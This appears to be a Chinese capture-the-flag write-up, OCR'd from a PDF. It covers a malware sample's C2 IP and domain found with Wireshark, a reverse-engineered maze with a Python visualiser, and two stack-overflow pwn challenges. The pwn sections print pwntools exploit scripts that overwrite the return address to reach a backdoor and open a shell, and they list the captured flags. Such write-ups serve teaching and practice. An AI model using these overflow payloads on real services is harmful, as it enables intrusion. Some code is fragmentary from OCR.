

Reverse

恶意样本分析 1、2

放到虚拟机中，Wireshark 选择对应网卡抓包，运行恶意样本，查看 Destination 栏的 IP，发现可以 IP 如下图所示。由此得到恶意样本分析 1 的 flag：GUETCTF{156.234.119.138}



知道 IP，反查域名也不难：



由此得到恶意样本分析 2 的 flag：GUETCTF{syumineyt.top}

Ezmaze

既然是迷宫题，肯定先要找到迷宫，其次是其移动的逻辑，IDA 打开，定位到主程序：

```
 68  memset(&v4[257], 0, 36);
 69  v4[266] = 1;
 70  memset(&v4[267], 0, 36);
 71  v4[276] = 1;
 72  memset(&v4[277], 0, 36);
 73  v4[286] = 1;
 74  v4[287] = 1;
 75  memset(&v4[288], 0, 36);
 76  v4[297] = 1;
 77  memset(&v4[298], 0, 348);
 78  v4[385] = 1;
 79  v4[386] = 2;
 80  memset(&v4[387], 0, 12);
 81  v4[390] = 1;
 82  v4[391] = 1;
 83  v4[392] = 1;
 84  v4[393] = 1;
 85  v4[394] = 1;
 86  v4[395] = 1;
 87  memset(&v4[396], 0, 104);
 88  v4[422] = 1;
 89  v4[423] = 1;
 90  memset(&v4[424], 0, 36);
 91  v4[433] = 1;
 92  memset(&v4[434], 0, 36);
 93  v4[443] = 1;
 94  v4[444] = 1;
 95  memset(&v4[445], 0, 36);
 96  v4[454] = 1;
 97  v4[455] = 1;
 98  memset(&v4[456], 0, 36);
 99  v4[465] = 1;
100  v4[466] = 1;
101  memset(&v4[467], 0, 132);
102  sub_85259A(v3, 0, 256);
103  sub_851BAE("input:\n");
104  sub_8511C7("%s", v3);
105  if ( sub_85455C(v3) )
106    sub_851C8F((int)v3, (int)v4);
107  else
108    sub_851BAE("len error\n");
109  sub_852D29(&savedregs, &dword_859D18, 0, v0);
110  return v2;
111}
```

可以看出来的是 v4 是迷宫，等会动调可以得到迷宫图，分析 sub_851C8F，一眼盯真，发现非常典的移动逻辑

```
for ( i = 0; i < (unsigned int)v7; ++i )
{
  v5 = *((_BYTE *)a1 + i);
  n2_2 = n2_1;
  n2_1 = v5 - 65;
  switch ( v5 )
  {
    case 'A':
      if ( n4 == 2 && n42 == 29 && n2 == 7 )
      {
        n4 = 4;
        n42 = 42;
        n2 = 2;
      }
      break;
    case 'D':
      if ( !n4 && n42 == 6 && n2 == 9 )
      {
        n4 = 1;
        n42 = 14;
        n2 = 0;
      }
      break;
    case 'S':
      if ( n4 == 4 && n42 == 46 && n2 == 6 )
      {
        n4 = 3;
        n42 = 39;
        n2 = 0;
      }
      break;
    case 'W':
      if ( n4 == 1 && n42 == 11 && n2 == 7 )
      {
        n4 = 2;
        n42 = 20;
        n2 = 1;
      }
      break;
    case 'a':
      if ( n2 - 1 <= 9 && *(_DWORD *)(a2 + 40 * n42 + 4 * n2 - 4) )
        --n2;
      break;
    case 'd':
```

大致分析总结如下：

1. 小写字母 adws 控制左右上下移动。
2. 在迷宫里存在传送点。传送点 1234 分别输入大写字母 DWAS 进行传送。
3. 0 为墙，1 为路，2 为终点，(0,0)位置为起点

传送点的起始位置如下：

```
(0, 0): 'S ',   # 起点
(6, 9): 'T1',   # 传送点 1
(11, 7): 'T2',   # 传送点 2
(29, 7): 'T3',   # 传送点 3
(46, 6): 'T4',   # 传送点 4
(14, 0): 'D1',   # 传送目的地 1
(20, 1): 'D2',   # 传送目的地 2
(42, 2): 'D3',   # 传送目的地 3
(39, 0): 'D4',   # 传送目的地 4
```

由此可以写出一个 python 脚本进行可视化：

```
def visualize_maze(data_hex, rows=50, cols=10):
    """
    可视化迷宫
    data_hex: 16 进制字符串，每 4 字节一个 DWORD 值（0,1,2）
    rows: 行数
    cols: 列数
    """
    # 如果输入是逗号分隔的十六进制字符串
    if isinstance(data_hex, str):
        # 移除空格和换行，分割
        data_hex = data_hex.replace('\n', '').replace(' ', '')
        hex_values = data_hex.split(',')
        # 转换十六进制字符串为整数
        data = [int(x, 16) for x in hex_values if x]
    else:
        # 假设已经是整数列表
        data = data_hex

    # 创建迷宫网格
    maze = []
    for i in range(rows):
        row = []
        for j in range(cols):
            idx = i * cols + j
            if idx < len(data):
                row.append(data[idx])
            else:
                row.append(0)  # 默认墙
        maze.append(row)

    # 打印迷宫
    symbols = {
        0: '██',  # 墙
```

```
        1: '1 ',  # 路
        2: '★ ',  # 目标
    }

    # 标记特殊位置（根据你的分析）
    special_positions = {
        (0, 0): 'S ',  # 起点
        (6, 9): 'T1',  # 传送点 1
        (11, 7): 'T2',  # 传送点 2
        (29, 7): 'T3',  # 传送点 3
        (46, 6): 'T4',  # 传送点 4
        (14, 0): 'D1',  # 传送目的地 1
        (20, 1): 'D2',  # 传送目的地 2
        (42, 2): 'D3',  # 传送目的地 3
        (39, 0): 'D4',  # 传送目的地 4
    }

    print("迷宫地图:")
    print("██ = 墙 | 空格 = 路 | ★ = 目标 | S = 起点 | T = 传送点 | D = 传送目的地
")
    print("=" * (cols * 2 + 5))

    for i in range(rows):
        # 显示行号
        print(f"{i:2d}: ", end="")
        for j in range(cols):
            pos = (i, j)
            if pos in special_positions:
                print(f"{special_positions[pos]}", end="")
            else:
                value = maze[i][j]
                print(f"{symbols.get(value, '??')}", end="")
        print()

    # 显示图例
    print("\n 图例:")
    for key, value in symbols.items():
        print(f"  {value}: {['墙', '路', '目标'][key]}")
    for name, pos in special_positions.items():
        print(f"  {pos}: {name}")

    return maze
```

```
def analyze_path(maze):
    """分析可能的路径"""
    rows = len(maze)
    cols = len(maze[0])

    print("\n 关键位置值:")
    key_positions = [
        (0, 0, "起点"),
        (6, 9, "传送点 1"),
        (11, 7, "传送点 2"),
        (29, 7, "传送点 3"),
        (46, 6, "传送点 4"),
        (14, 0, "传送目的地 1"),
        (20, 1, "传送目的地 2"),
        (42, 2, "传送目的地 3"),
        (39, 0, "传送目的地 4"),
    ]

    # 查找目标点（值为 2）
    targets = []
    for i in range(rows):
        for j in range(cols):
            if maze[i][j] == 2:
                targets.append((i, j))

    print("目标点位置:")
    for target in targets:
        print(f"  ({target[0]}, {target[1]})")

    # 显示关键位置的值
    for (r, c, desc) in key_positions:
        if 0 <= r < rows and 0 <= c < cols:
            value = maze[r][c]
            status = "可通行" if value == 1 else "墙" if value == 0 else "目标" if value == 2
else f"未知({value})"
            print(f"  {desc}({r},{c}): {status}")
        else:
            print(f"  {desc}({r},{c}): 位置无效")


# 使用示例
if __name__ == "__main__":
    # 你的数据（这里需要替换为你的实际数据）
    # data_hex 可以是字符串如 "0x1,0x0,0x0,..." 或整数列表
```

```
    data_hex =
"1,1,0,0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,1,1,1,0,0,0,0,0,0,0,0,0,1,1,1,0,0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,
0,0,0,1,1,0,0,0,0,0,0,0,0,0,1,1,1,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,1,1,
1,1,1,0,0,0,0,1,0,0,0,0,1,0,0,0,0,1,0,0,0,0,0,0,0,0,1,1,0,0,0,0,0,0,0,1,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
1,1,0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,1,1,1,1,0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,1,1,0,0,0,0,0,0,0,0,0,0,
0,0,1,0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,1,1,0,0,0,0,0,0,0,0,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
```

```
# 3. 构造 Payload
secret_addr = elf.symbols['secret_of_hamburger']
rop = ROP(elf)
ret_gadget = rop.find_gadget(['ret'])[0]


log.info(f"Target Secret Address: {hex(secret_addr)}")
log.info(f"Ret Gadget for alignment: {hex(ret_gadget)}")

# 偏移保持不变：64 字节数据 + 8 字节 NULL + 8 字节 RBP 覆盖 + 返回地址
payload = b"A" * 64
payload += p64(0)
payload += b"B" * 8
payload += p64(ret_gadget)          # 保持 16 字节对齐
payload += p64(secret_addr)

# 4. 执行攻击过程
try:
    # 对应的第一个输入： Name your hamburger
    io.sendlineafter(b"Name your hamburger: ", b"Gimini")

    # 对应的第二个输入：Burger (此处 read 长度为 0x100，我们的 payload 远小于这个值)
    io.sendafter(b"Burger: ", payload)

    # 5. 成功后的反馈
    log.success("Payload sent! Hope you get the shell.")
    io.interactive()
except Exception as e:
    log.error(f"Failed to connect or send payload: {e}")
```



得到 flag：
GUETCTF{a7081088-4013-46a0-a49d-7af5c54dc3e5}

stack_overflow2

分析程序课构造 payload 如下：

```
from pwn import *

# 配置环境
elf = ELF('./pwn')
context.arch = 'amd64'

host = '题目给的 IP 地址' # 例如 '123.45.67.89'
port = 10001              # 例如 10001
io = remote(host, port)

backdoor_addr = elf.symbols['backdoor']
ret_gadget = 0x40101a # 之前找好的 ret 地址

# 构造 Payload
# 64 字节(v1) + 4 字节(v2 的数值) + 12 字节(填充) + 8 字节(rbp) + ret + backdoor
payload = b'A' * 64
payload += p32(0x40)
payload += b'A' * 12
payload += b'B' * 8
payload += p64(ret_gadget)
payload += p64(backdoor_addr)

# 发送并拿 shell
io.sendline(payload)

io.interactive()
```



拿到 flag：
GUETCTF{cfe9f9e0-507c-4e54-8f03-d4d2ffbdb79c}

另一半的 flag
5t00d_h0w_t0_5ubm1t_th3_WP}